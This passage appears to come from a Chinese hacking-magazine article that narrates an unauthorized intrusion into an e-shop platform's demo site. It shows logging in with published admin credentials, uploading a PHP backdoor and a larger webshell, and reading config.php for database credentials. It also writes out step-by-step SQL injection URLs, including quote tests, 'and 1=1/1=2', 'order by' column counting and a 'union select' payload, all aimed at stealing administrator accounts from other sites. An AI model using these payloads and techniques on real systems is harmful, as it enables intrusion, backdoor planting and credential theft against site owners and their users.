


图3

漫无目的





图4

正好来看看他公司的产品安全性怎么样，点击打开“线上展示”，如图2。居然直接给出了后台管理的用户名和密码，那咱还怕他干啥。随便找个进去看看。我选择进入的是网络开店平台，如图3，

使用网站给出的后台管理帐号和密码很轻松的就进入了后台，如图4。

既然已经进入后台了，那么接下来就是找个能够上传的地方上传木马什么的了。找了半天，最后在网络商店管理中的“网站内容管理”——“档案下载管理”，找到一个可以上传的地方，如图5。点击“新增”，然后通过“浏览”选择一个要上传的PHP后门，上传即可，如图6。




图6





图5

上传成功的那一刻，我可是兴奋的没法用语言表达，基本上全是肢体语言，来访问一下我们的PHP木马，如图7。





图7

很轻松的就弄到了一只Linux肉鸡，心情大好，早就把老大的阴影给忘光了。接下来就是搜索一下使用这套整站系统的网站了。我迫不及待的打开GOOGLE，突然一个问题冒了出来。我即使找到了网站，可没有管理员密码进入不了后台岂不是白费。入侵的思路一下子被打断了，刚才的好心情又被老大那邪恶的嘴脸给取代了。我思索了一会儿，不就是没有用户名和密码吗，有什么大不

了的，找个注入点不就行了吗。可是说起来容易做起来难呀，我左逛逛，右逛逛，最后在讨论区里发现了点蛛丝马迹，如图8。




图8

随便了点了一个问题，来看看它的地址，如图9，是不是出现了php?id= 的格式啊。那么我们就在后面加个“'”号，看看返回什么样的信息吧。居然没有任何变化，那就是说这儿没有注入漏洞吗？小菜们可千万不要被骗了哟。“PHP？”后面的参数有那么多，我们必须在每个参数后面都加个“'”号，如果这样都没有反映的话，那就只能换其它的链接了。当我在Dcx_id 参数后面加“'”号时，路径暴出来了，如图10。




图9




图10

接着继续提交 **http://demo.****.com.tw/shop/modules.php?op=loadmodule&name=content&file=index&func=discuss&action=respect&Dcs_id=12and 1=1/*&currentpage=1**，返回了正常页面，再提交**http://demo.****.com.tw/shop/modules.php?op=loadmodule&name=content&file=index&func=discuss&action=respect&Dcs_id=12 and 1=2/*&currentpage=1**，返回出错的话，那这个链接地址就能够注入。

接着就该手工注入来发挥作用了，当然了菜鸟们也可以使用工具。下面就跟着我一起去把管理员的帐号密码搞到手。首先，我们要看看这个网站的数据库版本，为什么呢？因为数据库版本在4.0.0以上的话，就能够使用联合查询union了，会省下很多的时间和精力。提交**http://demo.****.com.tw/shop/modules.php?op=loadmodule&name=content&file=index&func=discuss&action=respect&Dcs_id=12 and ord(mid(version(),1,1))>51/*&currentpage=1**，页面返回正常。这证明了数据库版本高于3，那么就能使用union了。接着提交**http://demo.****.com.tw/shop/modules.php?op=loadmodule&name=content&file=index&func=discuss&action=respect&Dcs_id=12 order by 10/*&currentpage=1**，返回出错，说明字段是小于10个的。在提交**http://demo.****.com.tw/shop/modules.php?op=loadmodule&name=content&file=index&func=discuss&action=respect&Dcs_id=12 order by 5/*&currentpage=1**，返回正常，说明字段是大于5个的，依此类推，我们在字段8的时候返回正常，9的时候返回出错，终于猜测到字段基本上是8了！这里说基本上是因为有些字段是不能排序的，所以还需要使用union精确定位字段数字是8，继续提交**http://demo.****.com.tw/shop/modules.php?op=loadmodule&name=content&file=index&func=discuss&action=respect&Dcs_id=12 and 1=2 union select 1,2,3,4,5,6,7,8/*&currentpage=1**，返回结果如图11所示。哈哈，成功了哦！哪些字段会在页面上显示也是一目了然了！

正当我开心的时候，麻烦又来了。我居然猜不到表名，可能是我入行太浅的缘故吧。正当我安慰自己的时候，聪明的头脑又一次发挥了作用。我们不是已经拿到了那个线上展示的网站的WESHELL了吗，那表名在那儿查询不就行了吗。我们上传一个带连接数据库的大马到那个网站上，在网站根目录里找到config.php，在里面就能找到连接数据库的帐号、密码和数据库名，如图12。然后再使用得到的帐号和密码连接数据库就行了，如图13、图14。


